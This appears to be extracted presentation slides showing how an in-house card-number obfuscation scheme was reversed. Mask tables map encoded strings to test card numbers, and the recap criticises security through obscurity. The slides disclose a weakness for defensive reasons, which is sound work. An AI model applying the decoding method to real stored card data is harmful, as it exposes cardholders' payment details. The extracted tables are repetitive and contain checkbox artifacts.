Identifying the Digit Ordering

— To figure out the ordering of the digits, we need to use cards that contain more than just 1's. Use the mask for key index #97 that we obtained using the previous method:

- 97 **4118111190121134115161117814** 1111VISA (4111 1111 1111 1111)
- 97 **4606108578902412273741405664** 6751VISA (4024 0071 4628 6751)
- 97 **4626298578900912253444705604** 6552VISA (4929 2044 7008 6552)

Digits from obfuscated card #

	4	6	0	1	0	8	5	2	4	2	7	7	1	4	0	6		4	6	2	2	9	8	5	0	9	2	5	4	4	7	0	0
1	x							x						x				1	x												x	x	
2			x	x														2			x				x								
3						x	x											3		x	x					x							
4	x							x						x				4			x				x								
5			x	x														5		x	x					x							
6			x	x														6					x								x	x	
7											x	x						7	x										x	x			
8				x									x					8	x									x	x				
9	x							x						x				9													x		
10		x																10						x							x	x	
11							x	x										11						x							x	x	
12						x												12				x											
13		x																13	x														
14											x	x						14					x				x						
15							x											15					x				x						
16			x										x					16		x	x					x							

Identifying the Digit Ordering

— To figure out the ordering of the digits, we need to use cards that contain more than just 1's. Use the mask for key index #97 that we obtained using the previous method:

- 97 **4118111190121134115161117814** 1111VISA (4111 1111 1111 1111)
 97 **4606108578902412273741405664** 6751VISA (4024 0071 4628 6751)
 97 **4626298578900912253444705604** 6552VISA (4929 2044 7008 6552)

	4	6	0	1	0	8	5	2	4	2	7	7	1	4	0	6	
1	<input checked="" type="checkbox"/>										x		x	x	x		⇒ 4
2		x		<input checked="" type="checkbox"/>					x						x		⇒ 0
3			x	x					x	<input checked="" type="checkbox"/>							⇒ 2
4	x				x				<input checked="" type="checkbox"/>					x			⇒ 4
5			<input checked="" type="checkbox"/>	x	x				x						x		⇒ 0
6			x		x			x							<input checked="" type="checkbox"/>	x	⇒ 0
7	x										x	<input checked="" type="checkbox"/>	x				⇒ 7
8	x			x								x	<input checked="" type="checkbox"/>				⇒ 1
9	x								x						<input checked="" type="checkbox"/>		⇒ 4
10		x							x					x	<input checked="" type="checkbox"/>		⇒ 6
11									<input checked="" type="checkbox"/>	x				x	x		⇒ 2
12						<input checked="" type="checkbox"/>											⇒ 8
13	<input checked="" type="checkbox"/>														x		⇒ 6
14								x			<input checked="" type="checkbox"/>	x					⇒ 7
15							<input checked="" type="checkbox"/>					x					⇒ 5
16		x	<input checked="" type="checkbox"/>							x			x				⇒ 1

Identifying the Digit Ordering

— To figure out the ordering of the digits, we need to use cards that contain more than just 1's. Use the mask for key index #97 that we obtained using the previous method:

- 97 **4118111190121134115161117814** 1111VISA (4111 1111 1111 1111)
- 97 **4606108578902412273741405664** 6751VISA (4024 0071 4628 6751)
- 97 4626298578900912253444705604 6552VISA (4929 2044 7008 6552)

	4	6	2	2	9	8	5	0	9	2	5	4	4	7	0	0	
1	<input checked="" type="checkbox"/>								x			x	x	x			⇒ 4
2		x		<input checked="" type="checkbox"/>					x						x		⇒ 9
3			x	x				x		<input checked="" type="checkbox"/>							⇒ 2
4	x				x					<input checked="" type="checkbox"/>				x			⇒ 9
5			<input checked="" type="checkbox"/>	x	x				x						x		⇒ 2
6			x		x			x							<input checked="" type="checkbox"/>	x	⇒ 0
7	x										x	<input checked="" type="checkbox"/>	x				⇒ 4
8	x			x								x	<input checked="" type="checkbox"/>				⇒ 4
9	x								x						<input checked="" type="checkbox"/>		⇒ 7
10		x						x						x	<input checked="" type="checkbox"/>		⇒ 0
11								<input checked="" type="checkbox"/>	x					x	x		⇒ 0
12						<input checked="" type="checkbox"/>											⇒ 8
13	<input checked="" type="checkbox"/>														x		⇒ 6
14							x					<input checked="" type="checkbox"/>	x				⇒ 5
15							<input checked="" type="checkbox"/>						x				⇒ 5
16		x	<input checked="" type="checkbox"/>						x					x			⇒ 2

Recap

- _ It appeared that there were ten distinct mask/sequence combinations as indicated by the key indexes
- _ Once these were determined, any retrieved encoded value could be decoded to recover the original card number
- _ Developer responsible for this code had stated for several years that encrypting card numbers in the database was unnecessary because this scheme could not be reversed
- _ Security through obscurity foiled again!

Q & A

Thank You